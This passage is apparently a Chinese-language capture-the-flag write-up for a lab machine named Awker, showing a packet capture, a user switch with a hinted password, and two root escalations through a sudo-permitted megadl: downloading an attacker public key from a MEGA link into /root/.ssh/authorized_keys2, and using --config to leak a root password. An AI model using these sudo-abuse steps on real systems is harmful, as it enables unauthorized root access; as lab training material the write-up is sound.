No.  Time       Source               Destination      Protocol Lengtl Info
   1 0.000000   192.168.1.30         255.255.255.255  UDP        82 57621 → 57621 Len=40
   2 1.588869   192.168.1.1          239.255.255.250  SSDP      306 NOTIFY * HTTP/1.1
   3 1.690756   192.168.1.1          239.255.255.250  SSDP      315 NOTIFY * HTTP/1.1
   4 1.791109   192.168.1.1          239.255.255.250  SSDP      378 NOTIFY * HTTP/1.1
   5 1.892993   192.168.1.1          239.255.255.250  SSDP      370 NOTIFY * HTTP/1.1
   6 1.993857   192.168.1.1          239.255.255.250  SSDP      315 NOTIFY * HTTP/1.1
   7 2.094720   192.168.1.1          239.255.255.250  SSDP      354 NOTIFY * HTTP/1.1
   8 2.196672   192.168.1.1          239.255.255.250  SSDP      386 NOTIFY * HTTP/1.1
   9 2.297027   192.168.1.1          239.255.255.250  SSDP      315 NOTIFY * HTTP/1.1
  10 2.397887   192.168.1.1          239.255.255.250  SSDP      374 NOTIFY * HTTP/1.1
  11 2.498752   192.168.1.1          239.255.255.250  SSDP      368 NOTIFY * HTTP/1.1
  12 2.599621   192.168.1.1          239.255.255.250  SSDP      315 NOTIFY * HTTP/1.1
  13 2.700992   192.168.1.1          239.255.255.250  SSDP      370 NOTIFY * HTTP/1.1
  14 2.801861   192.168.1.1          239.255.255.250  SSDP      380 NOTIFY * HTTP/1.1
  15 21.972354  HuaweiTechno_ea:b5:… Broadcast        ARP        60 Who has 192.168.1.254? Tell 192.168.1.30
  16 21.973929  Intel_55:13:e2       Broadcast        ARP        60 Who has 192.168.1.254? Tell 192.168.1.30
  17 21.975427  Intel_55:13:e2       Broadcast        ARP        60 Who has 192.168.1.254? Tell 192.168.1.30
  18 21.977985  Intel_55:13:e2       Broadcast        ARP        60 Who has 192.168.1.254? Tell 192.168.1.30
```

```
Frame 1: 82 bytes on wire (656 bits), 82 bytes captured (656 bi
Ethernet II, Src: HuaweiTechno_ea:b5:1e (8c:eb:c6:ea:b5:1e), Ds
Internet Protocol Version 4, Src: 192.168.1.30, Dst: 255.255.25
User Datagram Protocol, Src Port: 57621, Dst Port: 57621
Data (40 bytes)
```

```
0000  ff ff ff ff ff ff 8c eb  c6 ea b5 1e 08 00 45 00
0010  00 44 5e 97 40 00 40 11  1a 4c c0 a8 01 1e ff ff    ·D^·@·@·
0020  ff ff e1 15 e1 15 00 30  85 69 53 70 6f 74 55 64    ·······0
0030  70 30 f9 92 1b 31 0b ba  18 3b 00 01 00 00 70 c5    p0···1··
0040  1f a3 e2 a8 b8 d6 b9 12  57 cd 36 96 76 99 4f 59
0050  fb ad
```

这里看着流量包也不知道改干什么了，就去找群主要了一个提示😁

key就是welcome的密码

```
www-data@Awker:/home/welcome$ su welcome
su welcome
Password: MYKEY
whoami
welcome
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

二、提权

`sudo -l` 看一下可以执行 `/usr/bin/megadl`


```
sudo -l
Matching Defaults entries for welcome on Awker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Awker:
    (ALL) NOPASSWD: /usr/bin/megadl
```

`megadl` 是一个命令行工具，用来从 MEGA 云盘下载文件。

解法1

这个是我的解法

我当时就想到了 往`root`的`.ssh`中下载一个公钥，但是文件存在无法覆盖




```
 sudo /usr/bin/megadl 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4' --path /root/.ssh/  --proxy=192.168.56.1:7895
ERROR: Download failed for 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4': Can't rename donwloaded temporary file /root/.ssh/.megatmp.OrpEj
ZoT to /root/.ssh/authorized_keys (downloaded data are good!): Error moving file /root/.ssh/.megatmp.OrpEjZoT: File exists
```

这里确实卡了一段时间

我之前经常记不全`authorized_keys`文件的名字，经常使用`cat /etc/ssh/sshd_config | grep au`这个命令来看文件名

所以我有一个印象`AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2`这一行有俩文件名

所以我就尝试写了一个`authorized_keys2`




```
sudo /usr/bin/megadl 'https://mega.nz/file/OrpEjZoT#LyWuz6jwKaFAJI1bP06q9Hh2EtPy9muaDK7vgnRh-Y4' --path /root/.ssh/  --proxy=192.168.56.1:7895
Downloaded authorized_keys2
```

OK，下载成功了

我这里就试了一下 ssh

然后真的登录进去了




```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.56.139
Linux Awker 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May  6 12:02:25 2025 from 192.168.56.103
root@Awker:~# a
```

解法2

这个解法是我在临时群看到的

使用`--config`命令读取公钥文件 公钥文件里面存放了一个密码



```
sudo /usr/bin/megadl --config=/root/.ssh/authorized_keys
ERROR: Failed to open config file: /root/.ssh/authorized_keys: Key file contains line “root:16b02f836fadea32dea19a110e3d588d” which is not a key-value pair, group, or c
omment
su
Password: 16b02f836fadea32dea19a110e3d588d
id
uid=0(root) gid=0(root) groups=0(root)
```